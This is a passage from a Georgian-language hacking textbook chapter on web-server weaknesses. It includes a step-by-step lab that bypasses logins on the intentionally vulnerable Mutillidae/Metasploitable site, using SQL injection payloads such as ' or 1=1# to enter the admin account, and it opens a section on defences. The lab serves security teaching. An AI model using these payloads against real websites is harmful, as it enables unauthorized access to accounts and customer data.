ვებ-საიტის ყველა დირექტორიის ხილვა, რაც მას დიდ შესაძლებლობებს მისცემს.

## 8.2. ვებ-სერვერის და ვებ-საიტის სხვადასხვა სისუსტის მიმოხილვა

ვინაიდან ვებ-სერვერი არის ჩვეულებრივი კომპიუტერული სისტემა, მას ასევე გააჩნია ჩვეულებრივი კომპიუტერული სისტემისთვის დამახასიათებელი სისუსტეები, რომელთა გამოყენებით ჰაკერი ახერხებს სისტემაში შეპარვას და მის ხელყოფას. მეთოდების თვალსაზრისითაც, ვებ-სერვერის გატეხვის მეთოდიკა მრავალფეროვანია და არსებობს მისი ხელყოფის უამრავი შესაძლებლობა. შეტევა ვებ-სერვერზე შესაძლებელია განხორციელდეს:

- ვებ-სერვერის ადმინისტრატორის წინააღმდეგ;
- თავად ვებ-სერვერის წინააღმდეგ (მათ შორის ვებ-აპლიკაციების წინააღმდეგ);
- ვებ-საიტზე არსებული ე.წ. დამატებითი ფუნქციების (Plugins) წინააღმდეგ.

და სხვა მეთოდებით.

01100111 01101100 01101111 01101110 01110100 01101001

## 8.2.1. შეტევა ვებ-სერვერის ადმინისტრატორის წინააღმდეგ

ვებ სერვერს ყოველთვის (ნებისმიერ შემთხვევაში) ჰყავს ადმინისტრატორი - ადამიანი. ეს ადამიანი, თუ კომპანია, არის მოწყვლადი ჰაკერის არსენალში არსებული სხვადასხვა კიბერ შეტევების, ან კიბერ თაღლითობის, წინააღმდეგ. მაგალითისთვის, ჰაკერს შეუძლია მოიპოვოს წვდომა ადმინისტრატორის პირად კომპიუტერზე და ამოიღოს ვებ-სერვერის დისტანციური მართვისთვის საჭირო ინფორმაცია. ზოგი კომპანია სათანადოდ არ იცავს საკუთარ სერვერს, რა დროსაც მოხერხებულ ჰაკერს შეუძლია შეუერთდეს მათ ფიზიკურად - კაბელის მეშვეობით და ხელყოს ის. კაბელის მეშვეობით უშუალო დაკავშირებისგან პროგრამული დაცვის მექანიზმი არ არსებობს! თანამედროვე პირობებში ადამიანები ხშირად ქირაობენ ვებ-სერვერებს, მაგრამ არის გარკვეული შემთხვევები, როდესაც ისინი ამუშავებენ ვებ-სერვერს საკუთარი კომპიუტერიდან. ანუ, თუ მათ დაკარგეს ეს კომპიუტერი, ან ბოროტმოქმედმა ის მოიპარა, ის იღებს სრულ წვდომას ამ ვებ-სერვერზე და მის მონაცემთა ბაზაზე. თუ ფიზიკური ხელშეუხებლობა ჰაკერს არ გამოსდის, მას შეუძლია გამოიყენოს ვებ-სერვერის პროგრამული სისუსტეები. როგორც წესი, კერძო სერვერების პროგრამული უზრუნველყოფის განახლება პრაქტიკულად არ ხდება, რადგან მათი ადმინისტრატორები, ხშირ შემთხვევაში, არიან ენთუზიასტი დილეტანტები და უსაფრთხოებას მაინცდამაინც დიდ ყურადღებას არ აქცევენ. ჩვენ ვიცით, რომ მოძველებულ პროგრამულ უზრუნველყოფას შესაძლოა ჰქონდეს უამრავი სისუსტე. ამიტომაც, ჰაკერები საკმაოდ მარტივად ეუფლებიან კერძო ვებ-სერვერებს. სასიხარულოა, რომ კომპანიების უმეტესობამ უარი თქვა კერძო ვებ-სერვერების ქონაზე და მიახლოეს თავიანთი ვებ-საიტები პროფესიონალების მიერ გამართულ გაცილებით უფრო დაცულ ვებ-სერვერებს. მიუხედავად ამისა, რჩება ერთი ჭეშმარიტება - ნებისმიერ ვებ-სერვერს განკარგავს ადამიანი და, როგორც გვახსოვს, ადამიანის ფაქტორი არის ყველაზე დიდი სისუსტე კიბერ უსაფრთხოებაში. თუმცა, ვებ-სერვერის გამჭირავებელ კომპანიებს ძირითადად მაღალი დონის პროფესიონალები ყავთ დაქირავებული და მათი მოტყუება გაცილებით რთულია.

თუ ჰაკერი ვერ ახერხებს დაქირავებული ვებ-სერვერის ადმინისტრატორის მოტყუებას, მაშინ ის ეცდება უსაფრთხოების საკითხებში ნაკლებად კომპეტენტური დაქირავებულის გატეხვას. ანუ, იმ შემთხვევებშიც, როდესაც ვებ-სერვერს აქირავებს კომპანია, რა საკვირველია, მასზე წვდომა შესაძლებელია ამ სერვერის მომხმარებლის მხირდანაც. ეს არის საკმაოდ მომგებიანი ტაქტიკა, რადგან ინტერნეტ სივრცეში არსებული ვებ-საიტების უმეტესობა არის შექმნილი კერძო პირების მიერ. აქედან დიდ ნაწილს არ გააჩნია ვებ-აპლიკაციების უსაფრთხოების სათანადო ცოდნა და პროფესიონალი ჰაკერისთვის ისინი ადვილი სამიზნეები ხდებიან.



## 8.2.2. შეტევა ვებ-სერვერის ადმინისტრატორის წინააღმდეგ

ჩვენ უკვე აღვნიშნეთ, რომ ვებ-სერვერი არის ჩვეულებრივი კომპიუტერული სისტემა, რომელიც ფუნქციონირებისთვის საჭიროებს ფიზიკურ ნაწილებს და პროგრამულ უზრუნველყოფას. შესაბამისად, ჰაკერს შეუძლია შეუტოს ვებ-სერვერს, როგორც ფიზიკურად, ასევე პროგრამულად. ფიზიკური შეტევები საკმაოდ იშვიათია, რადგან მომხმარებლებმა, დიდ წილად, არჩიეს სერვერების ქირაობა ამ ბიზნესზე ორიენტირებული კომპანიებისგან. რაც შეეხება პროგრამულ შეტევებს, ისინი ხდება ძალიან ხშირად და ცუდად გამართული ვებ-სერვერის პატრონი ხშირად ემსხვერპლება ამ ტიპის კიბერ შეტევას.

რას ნიშნავს ცუდად გამართული ვებ-სერვერი? ამ კითხვაზე პასუხის გასაცემად ჩვენ უნდა მიმოვიხილოთ ვებ-სერვერის მუშაობის ზოგადი პრინციპები.

ვებ-სერვერები საკუთარ მეხსიერებაში ინახავენ ვებ-საიტებს და აძლევენ მომხმარებლებს წვდომას ამ ინფორმაციაზე უკანასკნელის მოთხოვნის საფუძველზე. ეს მოთხოვნა წარმოებს HTTP პროტოკოლის მეშვეობით. ვებ-სერვერების ძირითადი როლი განპირობებულია იმით, თუ როგორ დააკონფიგურირებს მას ადმინისტრატორი. ხშირ შემთხვევაში, ვებ-სერვერები ინახავენ HTML ვებ-გვერდებს, ან სერვერისთვის გასაგებ პროგრამირების ენების მეშვეობით (php, asp და სხვა) „ცოცხალ“ რეჟიმში აგენერირებენ HTML ვებ-გვერდებს მოთხოვნის საფუძველზე. ასევე, ვებ-სერვერები შესაძლოა ურთიერთობდნენ მონაცემთა ბაზებთან, საიდანაც ისინი იღებენ ინფორმაციას და აწვდიან მას მომხმარებელს, ან იყენებენ სხვადასხვა დანიშნულებით. მაგალითისთვის, თქვენი Facebook-ის მომხმარებლის სახელი და პაროლი შენახულია Facebook-ის სერვერზე არსებულ მონაცემთა ბაზაში. როდესაც თქვენ შეგყავთ ეს მონაცემები, Facebook-ის სერვერი ამოწმებს საკუთარ მონაცემთა ბაზაში - არსებობს, თუ არა, ასეთი მომხმარებელი. თუ არსებობს, მაშინ თქვენ წარმატებით შეხვალთ თქვენს Facebook-ის ანგარიშზე. თუ არა, მაშინ Facebook დაგიბრუნებთ შეცდომას და მოგახსენებთ, რომ თქვენ მიუთითეთ არასწორი მომხმარებლის სახელი, ან პაროლი.

ზემოაღნიშნული არქიტექტურა HTTP-ის სახით თამაშობს კრიტიკულ როლს მომხმარებელსა და სერვერს შორის ინფორმაციის მიმოცვლაში. ეს პრინციპი იგივეა, რაც ორ პირად კომპიუტერს შორის ინფორმაციის მიმოცვლა. ანუ, თქვენს კომპიუტერზე თქვენ თავად წყვეტთ, რა ინფორმაციაა ხელმისაწვდომი სხვისთვის (Shared Folder-ის მეშვეობით) და რა ინფორმაციაა მისაწვდომი მხოლოდ თქვენთვის. ანალოგიურად მუშაობს ვებ-სერვერიც.



## 8.2.2.1 ვებ-სერვერების სისუსტის ექსპლოატაცია

ვებ-სერვერი ხშირად ხდება კიბერ თავდასხმის სამიზნე, ვინაიდან ხშირად მასზე ინახება ჰაკერისთვის ძვირფასი ინფორმაციას. ეს შეიძლება იყოს მომხმარებელთა მონაცემთა ბაზა, რომელიც შეიცავს მათ დემოგრაფიულ მონაცემებს, მომხმარებლის სახელებსა და პაროლებს. მომხმარებელთა სახელები და პაროლები საკმაოდ მნიშვნელოვანი მონაპოვარია, რადგან დიდი ალბათობით ისინი იყენებენ იგივე „Login“ მონაცემებს სხვა ვებ-საიტებზეც, მაგალითად ინტერნეტ ბანკებში. ასევე, ვებ-საიტები რომლებზეც მიმდინარეობს ონლაინ კომერცია დიდი ალბათობით ინახავენ მომხმარებელთა საბანკო ბარათების მონაცემებს, მათო შორის CVV<sup>1</sup> კოდებს. მონაცემთა ბაზები ასევე შეიცავენ ისეთ ინფორმაციას, რომელიც ერთი შეხედვით არც უნდა იყოს საინტერესო, თუმცა მაინც აქვს გარკვეული ღირებულება. მაგალითისთვის, ნაცნობმა შეღწევადობის „ტესტერმა“ მოყვა, რომ ერთერთმა მტვერსასრუტებით მოვაჭრე კომპანიამ დატოვა თავისი მონაცემთა ბაზა ღია წვდომაში. ამ ბაზაში კომპანია ინახავდა ინფორმაციას ყოფილ კლიენტებზე და მათი პირადი ფასდაკლების შემოთავაზებებს. ეს ინფორმაცია შესაძლოა მოგეჩვენოთ უმნიშვნელოდ, მაგრამ სინამდვილეში ის წარმოადგენს დიდ ღირებულებას კონკურენტი კომპანიებისთვის, რომლებსაც ჰქონდათ წვდომა არამხოლოდ პერსპექტიულ კლიენტებზე, არამედ შეეძლოთ უფრო დიდი ფასდაკლების გაკეთება მათთვის, ვინაიდან იცოდნენ რამხელა ფასდაკლებას სთავაზობდა მათ პირველი კომპანია.

კომპანიების უმეტესობა ეპყრობა თავიანთ მონაცემთა ბაზას უფრო მეტი პასუხისმგებლობით. მიუხედავად ამისა, პროფესიონალი ჰაკერები მაინც პოულობენ სხვადასხვა შეღწევის გზებს. მთავარი არის ის, რომ გატეხვის / შეღწევის შედეგად მათ ელოდებოდათ ფინანსური სარგებელი. ამისთვის ისინი იყენებენ მთელ რიგ ინსტრუმენტებს და სხვადასხვა ტექნიკას, რომელთა ერთობლიობა ხსნის პრაქტიკულად ყველა დახურულ კარს. ჰაკერისთვის მთავარი მიზანია, შეძლოს ხელის მოსაკიდებელი სისუსტის აღმოჩენა და შემდგომ შეტევა ეწყობა ამ სისუსტის გარშემო. ეს სისუსტეები შეიძლება (არაფორმალურად) ჩამოითვალოს ასე:



- TCP/IP პროტოკოლის სისუსტეები;
- ვებ-საიტზე შესვლის სისუსტეები და სესიის წარმოების სისუსტეები;
- URL ველში სხვადასხვა მაგნიტური კოდის შეყვანა (SQL Injection);
- ვებ-საიტის სხვადასხვა ველებში მაგნიტური კოდების შეყვანა;

## 8.2.2.2 SQL INJECTION შეტევა

როგორც წესი, SQL Injection შეტევა გამოიყენება მონაცემთა ბაზებზე დასაუფლებლად. მიუხედავად იმისა, რომ ამ შეტევის შესახებ ინფორმაცია საკმაოდ გავრცელებულია, ზოგიერთი ვებ ადმინისტრატორი კვლავ უგულვებელყოფს დაცვის მექანიზმებს მის წინააღმდეგ. ნიშანდობლივია, რომ SQL Injection შეტევა ძალიან ფართოდაა გავრცელებული და ზოგიერთი პროგრამული უზრუნველყოფა მას ახორციელებს ავტომატურ რეჟიმში, მაგალითად OWASP Zap. ამიტომაც, ძალიან მნიშვნელოვანია საკუთარი ვებ ინფრასტრუქტურის დროული დაცვა, რადგან შესაძლოა ის გახდეს შემთხვევითი სამიზნე ისეთი პროგრამებისა, რომლებიც ახორციელებენ IP Range-ების ავტომატურ სკანირებას.

ერთერთი მაგალითი, როდესაც კიბერ ბოროტმოქმედებმა ვერ განახორციელეს წარმატებული კიბერ შეტევა არის 2019 წლის 14 ივნისიდან მოყოლებული თავდასხმა [www.theprojectandromeda.com](http://www.theprojectandromeda.com)-ზე. ეს არის პროექტ ანდრომედას ოფიციალური ვებ-საიტი, რომელიც მუშაობს Wordpress CMS-ზე. თავდაპირველად ჰაკერები ეცადნენ შესულიყვნენ ადმინისტრატორის პანელიდან, რომელიც სტანდარტულად იმყოფება დირექტორიაში [www.theprojectandromeda.com/admin/](http://www.theprojectandromeda.com/admin/). ვინაიდან ეს არის სტანდარტული დირექტორია, პირველი რაც გააკეთა ჩვენმა სისტემურმა ადმინისტრატორმა არის ის, რომ მან მოაშორა ადმინისტრატორის პანელში შესასვლელი პანელი სტანდარტული დირექტორიიდან. სამაგიეროდ, მან დატოვა სატყუარა Wordpress Login გვერდი იმავე დირექტორიაში და ჰაკერები დღესაც ცდილობენ ჩვენი ვებსაიტის ადმინისტრატორის Login მონაცემების გატეხვას. ეს პროცესი გაგრძელდება უსასრულოდ, ვინაიდან იმ დირექტორიიდან ვებსაიტზე შესვლა შეუძლებელია. პარალელურად, კიბერ ბოროტმოქმედები ცდილობენ ვებსაიტზე არსებულ ყველა ველში ჩანერგონ თავიანთი მაგნიტური კოდი, რომელსაც MySQL წაიკითხავს და შეასრულებს შესაბამის ბრძანებას. საბედნიეროდ, ჰაკერებს ესეც არ გამოუვათ, რადგან სისტემურმა ადმინისტრატორმა დაარედაქტირა თითოეული ველი ისე, რომ მაგნიტური კოდს ჩვენი ვებ-სერვერი უბრალოდ უგულვებელყოფს. მიუხედავად ამისა, კიბერ თავდასხმა კვლავ გრძელდება, რაც ცალსახად მიუთითებს

<sup>1</sup> CVV - ეს არის სამნიშნა კოდი, რომელიც მოთავსებულია თქვენი VISA, MasterCard, Amex და სხვა საბანკო ბარათების უკანა მხარეს.

იმ გარემოებაზე, რომ კიბერ თავდასხმას აწარმოებს ავტომატიზირებული პენტესტინგის პროგრამა. აღსანიშნავია, რომ ამ შეტევას არ აწარმოებდა პროფესიონალი, რადგან ჩვენმა სისტემურმა ადმინისტრატორმა განზრახ დატოვა ფსევდო-სისუსტე, რაც გაიყვანდა თავდამსხმელს სპეციალურ (ბონუს) დირექტორიაში, სადაც მას გადავუხდით მადლობას და დავასაჩუქრებდით კიდეც. სამწუხაროდ, თუ საბედნიეროდ, ეს არ მომხდარა.

ახლა კი გადავიდეთ ამ შეტევის პრაქტიკულ ნაწილზე, რათა თქვენც შეისწავლოთ, თუ როგორი მარტივია ონლაინ სივრცეში არსებული პრაქტიკულად ნებისმიერი ვებ-საიტის გატეხვა.

როგორც წესი, ჰაკერი პირველი ნაბიჯია სამიზნე ვებსაიტის ზედმიწევნითი შესწავლა და სუსტი ადგილების გამოყოფა. SQL Injection შეტევის შემთხვევაში, ასეთ სუსტ ადგილებად ითვლება POST<sup>1</sup> ველები. შესაბამისად, როდესაც აღმოაჩენთ ველებს, სადაც შეგიძლიათ ინფორმაციის შეყვანა, შეგიძლიათ SQL Injection-ის ცდაც.

დემონსტრირების მიზნებისთვის, ჩვენი სამიზნე სერვერად გამოვიყენებთ Metasploitable-ში არსებულ ვებსაიტს - Mutillidae, რომელიც სპეციალურად არის შექმნილი ვებ-ჰაკინგის შესასწავლად და სავარჯიშოების გასაკეთებლად. თუ არ იცით, როგორ გაუმვით Metasploitable Oracle VirtualBox-ში, მაშინ უყურეთ ამ ვიდეოს:

იხილეთ ვიდეო  
ბახვეთილი



ამ ეტაპზე, თქვენ უნდა გქონდეთ გაშვებული Kali Linux და Metasploitable ოპერაციული სისტემები. ორივე ოპერაციულ სისტემას უნდა ჰქონდეს საშუალება დაუკავშირდეს ერთმანეთს NAT ქსელის მეშვეობით.

<sup>1</sup> POST ველი არის ის ველი, სადაც მომხმარებელს შეუძლია ინფორმაციის შეყვანა

თუ გამოტოვებთ სავარჯიშო, სადაც ნაჩვენებია ვირტუალური ოპერაციული სისტემის ჩასმა NAT ქსელში, მაშინ უყურეთ ამ ვიდეო გაკვეთილს:


იხილეთ ვიდეო  
ბახვეთილი



ჩემს კონფიგურაციაში, კომპიუტერული სისტემა, რომელზეც აყენია Metasploitable არის IP მისამართზე: 10.0.2.15. თუ არ იცით, რომელ შიდა IP მისამართზეა თქვენი Metasploitable, გამოიყენეთ ბრძანება:

```
ifconfig
```

Kali Linux-ის ნებისმიერი ბრაუზერის მეშვეობით URL ველში შეიყვანეთ Metasploitable-ის შიდა IP მისამართი. შედეგად, ბრაუზერმა უნდა გადაგიყვანოს ასეთ ვებგვერდზე:





გადადით ბმულზე Mutillidae. თუ ყველაფერი სწორედ გააკეთეთ, ბრაუზერში უნდა გამოგიჩნდეთ Mutillidae-ს ვებსაიტი, რომელიც სპეციალურად შექმნილია ჰაკინგის სავარჯიშოების გასაკეთებლად.



ნიშანდობლივია, რომ გაკვეთილის დაწყებამდე თქვენ უნდა შეიყვანოთ სპეციალური ბრძანებები Mutillidae-ს სერვერის კონფიგურაციაში. დასაწყისისთვის, Metasploitable-ის ტერმინალში გაწერეთ შემდეგი ბრძანება:

```
sudo nano /var/www/mutillidae/config.inc
```

პაროლად შეიყვანეთ: msfadmin

ველი \$dbname = 'metasploit' შეცვალეთ \$dbname = 'owasp10'

შემდგომ, ერთდროულად დააჭირეთ ღილაკებს Ctrl და X. ბოლოს შეიყვანეთ Y.

ასევე, შეგიძლიათ იხილოთ ეს ვიდეო სავარჯიშო:



მას შემდეგ, რაც წარმატებით შეიტანთ კონფიგურაციებს, Mutillidae-ს მონაცემთა ბაზა აღდგება და თქვენ შეძლებთ პრაქტიკული ნაწილის გაგრძელებას.

განურჩევლად, თუ რა ტიპის შეტევას ახორციელებთ ვებ-საიტის, ან ვებ-სერვერის წინააღმდეგ, აუცილებელია პირველადი „სადაზვერვო“ მოქმედებების ჩატარება. ეს გულისხმობს, რომ თქვენ ზედმიწევნით უნდა შეისწავლოთ ვებსაიტი და გამოყოთ ის ადგილები, საიდანც შეძლებთ შეტევის განხორციელებას. ვინაიდან ამ სავარჯიშოს მიზანია SQL Injection შეტევა, აუცილებელია ვებსაიტზე მოძებნოთ POST ველი, სადაც შეძლებთ ინფორმაციის შეყვანას.

როგორც ხედავთ, Mutillidae-ს მთავარ გვერდზე არ არის POST ველი. ამიტომაც, ჩვენი მიზანია მოძებნოთ Mutillidae-ს რომელიმე ისეთი გვერდი, სადაც შევძლებთ ინფორმაციის ჩაბეჭდვას.


ეცადეთ თავად აღმოაჩინოთ ასეთი ველი. თუ ვერ აღმოაჩინეთ, განაგრძეთ კითხვა.

Mutillidae-ს ვებსაიტზე არის ავტორიზაციის და რეგისტრაციის ვებგვერდი - Login/Register. რა საკვირველია, ამ ვებგვერდზე იქნება ინფორმაციის შესაყვანი ველები. გადავიდეთ ამ გვერდზე და შევაფასოთ SQL Injection შეტევის შესაძლებლობა.



დარეგისტრირდით ამ ვებსაიტზე ყალბი მონაცემების გამოყენებით. მომხმარებლის სახელად მე გამოვიყენე Alex, ხოლო პაროლად andromeda. რეგისტრაცია საჭიროა იმისთვის, რომ SQL Injection შეტევის დროს ნამდვილად ვიცოდეთ, რომ შესაბამისი მომხმარებლის სახელი არსებობს. ეს საჭიროა მანიპულაციების ჩასატარებლად.

რეგისტრაციის შემდგომ შედით თქვენს ახლად შექმნილ ანგარიშში, რათა დარწმუნდეთ, რომ ასეთი ჩანაწერი ნამდვილად არსებობს. თუ თქვენ წარმატებით შეხვედით თქვენს ანგარიშში, ე.ი. Mutillidae-ს მონაცემთა ბაზა მუშაობს გამართულად და თქვენი ჩანაწერი ნამდვილად არსებობს. დროა გააკეთოთ Logout. ეს შესაძლებელია „Core Controls“-ს მენიუდან, ან ვებსაიტის ძირითადი პანელიდან.



მას შემდეგ, რაც წარმატებით გამოხვალთ თქვენი ანგარიშიდან, დაბრუნდით Login/Register გვერდზე.

ზოგჯერ, SQL Injection შეტევის შესაძლებლობის აღმოჩენა საკმაოდ მარტივია. ამისათვის, POST ველში შეგვყავს ტექსტი, რომელიც ამავედროულად შეიცავს ბრძანებასაც სერვერისთვის.

შეიყვანეთ მომხმარებლის სახელი, რომლითაც დარეგისტრირდით. პაროლის ველში შეიყვანეთ სიმბოლო ‘

შედეგად Mutillidae-ს ვებსაიტი ამოაგდებს შემდეგ შეცდომას:



ჩათვალეთ, რომ ძალიან გაგიმართლათ, რადგან, როგორც წესი, ვებსაიტები არ აჩვენებენ ასეთ შეცდომას. ზოგ შემთხვევაში შეცდომა არ ჩანს, მაგრამ სამიზნე ვებ-საიტის სტანდარტული იერი იცვლება. ეს ძალიან კარგი ნიშანია. იმ შემთხვევაშიც, თუ თქვენი სამიზნე ვებ-საიტი / ვებ-სერვერი არ აჩვენებს ასეთ შეცდომას, ეს არ ნიშნავს, რომ თქვენ ვერ განახორციელებთ SQL Injection შეტევას მის წინააღმდეგ. Mutillidae-ს შემთხვევაში, შეცდომა გამოჩნდა პირდაპირ ბრაუზერის ფანჯარაში.

ეს ნიშნავს, რომ ვებსაიტის მონაცემთა ბაზა დიდი ალბათობით აღიქვამს SQL ბრძანებებს, ვინაიდან სიმბოლო ‘ არის SQL-ის მონაცემთა ბაზის ბრძანების ნაწილი. ამაზე პირდაპირ მიგვანიშნებს უკანასკნელი შეცდომა. დააკვირდით, Diagnostic Information ველს, სადაც მომხმარებლის სახელიც და პაროლიც გამოყოფილია ‘ სიმბოლოებით. თანაც, ამავე ველში პირდაპირ წერია: ამოიღე მომხმარებლის ანგარიში, რომლის მომხმარებლის სახელი = „ამას“, ხოლო პაროლი = „ამას“. ეს ნიშნავს, რომ სისტემამ უნდა გაუხსნას „ამ“ მომხმარებლის სახელის და პაროლის მქონე ანგარიში.

დროა დავრწმუნდეთ, რომ SQL Injection შეტევა ნამდვილად შესაძლებელია Mutillidae-ს წინააღმდეგ. ასეთი შესაძლებლობის აღმოჩენა საკმაოდ მარტივია. ამისათვის, POST ველში შეგვყავს ტექსტი, რომელიც ამავედროულად შეიცავს ბრძანებასაც. ეს ბრძანებებია “and”, “order by” და “or”.

კვლავ შეიყვანეთ მომხმარებლის სახელი, რომლითაც დარეგისტრირდით, ხოლო პაროლის ველში ჩაწერეთ თქვენი პაროლი, მიაყოლეთ ‘ სიმბოლო, გამოტოვეთ ადგილი და დაამატეთ 1=1#


ჩემ შემთხვევაში, ეს პაროლი გამოიყურება ასე: andromeda' and 1=1#

თქვენ შემთხვევაში, andromeda-ს ნაცვლად უნდა ეწეროს თქვენი პაროლი.

შედეგად, მე შევძელი ვებსაიტზე შესვლა. მიაქციეთ ყურადღება, რომ ყველა პროგრამული კოდი მიყვება ლოგიკას. 1 მართლაც უტოლდება 1-ს. შესაბამისად, მონაცემთა ბაზის სისტემამ ჩათვალა, რომ არგუმენტი მართებულია და შემიშვა ჩემს ანგარიშზე. and-ის მერე, რომ დამეწერა 1=2#, მაშინ Mutillidae ამომიგდებდა შეცდომას.

დრო ვცადოთ, იმუშავებს, თუ არა, ეს ხრიკი იმ შემთხვევაშიც, თუ პაროლი იქნება არასწორი. ამისთვის, შეიყვანეთ იგივე ბრძანება, სადაც პაროლის ნაცვლად ჩაწერთ ნებისმიერ ტექსტს, ხოლო and არგუმენტს ჩაანაცვლებთ or არგუმენტით.

ჩემ შემთხვევაში გამოვიდა: ademordna' or 1=1#





შედეგად, მე კვლავ შევძელი შესვლა ჩემს ანგარიშზე. მიუხედავად იმისა, რომ არასწორი პაროლი მივუთითეთ (ademordna), მონაცემთა ბაზამ ჩათვალა, რომ ის სწორია. ეს მოხდა იმიტომ, რომ გამოვიყენეთ **or** არგუმენტი. ლოგიკა შემდეგნაირა: პაროლი არის ademordna, ან 1=1-ს. ნიშანდობლივია, რომ ან (or) არგუმენტამდე, რაც არ უნდა ეწეროს, არ ირღვევა ბრძანების მართებულობა. ანუ, 1 ხომ მართლა უტოლდება 1-ს. იქამდე გვიწერია **ან(or)** არგუმენტი, რის გამოც, ყველაფერი რაც ამ არგუმენტამდე წერია კარგავს მართებულობის საჭიროებას.

იგივე ტექნიკის გამოყენება შესაძლებელია ადმინისტრატორის ანგარიშის წინააღმდეგ. დღესაც, მრავალი ადმინისტრატორი იყენებს მომხმარებლის სახელს - admin. ეს არის კიბერ უსაფრთხოების მნიშვნელოვანი უგულებელყოფა, რადგან პირველი რაც უნდა გააკეთოს სისტემურმა ადმინისტრატორმა არის შეცვალოს სტანდარტული მომხმარებლის სახელი და პაროლი. სამწუხაროდ, ხშირად ამას არ აკეთებენ და ჰაკერმა პრაქტიკულად დანამდვილებით იცის, რომ ადმინისტრატორის მომხმარებლის სახელი არის Admin, admin, Administrator, ან administrator. ვეცადოთ გამოვიყენოთ ეს სისუსტე, რათა შევიდეთ ადმინისტრატორის ანგარიშში. ამისათვის, მომხმარებლის სახელის ველში შეგვყავს Admin და პაროლის ველში იგივე (**ademordna' or 1=1#**), რაც შევიყვანეთ უკანასკნელ შემთხვევაში.

ვებსაიტმა გვიჩვენა შეცდომა, მაგრამ ეს ნორმალურია. გავაგრძელოთ მცდელობები. ამჯერად შევიყვანოთ admin და იგივე პაროლი.

როგორც ხედავთ, ჩვენ შევძელით შესვლა ადმინისტრატორის ანგარიშში.



იხილეთ ვიდეო  
ბაჰვითილი



## 8.2.2.3. საკუთარი თავის დასვა SQL INJECTION შეტევებისგან

თქვენ უკვე იცით, რამხელა საფრთხეს წარმოადგენს დაუცველი მონაცემთა ბაზა. გარდა 8.2.2.2. თავში დემონსტრირებული SQL Injection შეტევისა, არსებობს მონაცემთა ბაზის ხელყოფის არაერთი სხვა გზა და მეთოდი. მიუხედავად შეტევების ნაირსახეობებისა, არსებობს გარკვეული რეკომენდაციები, რომლებიც აღუკვეთავენ მაღალტექნოლოგიურ ბოროტმოქმედებს თქვენი მონაცემთა ბაზის ხელყოფის შესაძლებლობას. ეს რეკომენდაციებია:

1) ვებსაიტის POST ველები არ უნდა აღქვამდნენ არგუმენტებს და ე.წ. „სახიფათო“ სიმბოლოებს, როგორც პროგრამული კოდის ნაწილს.

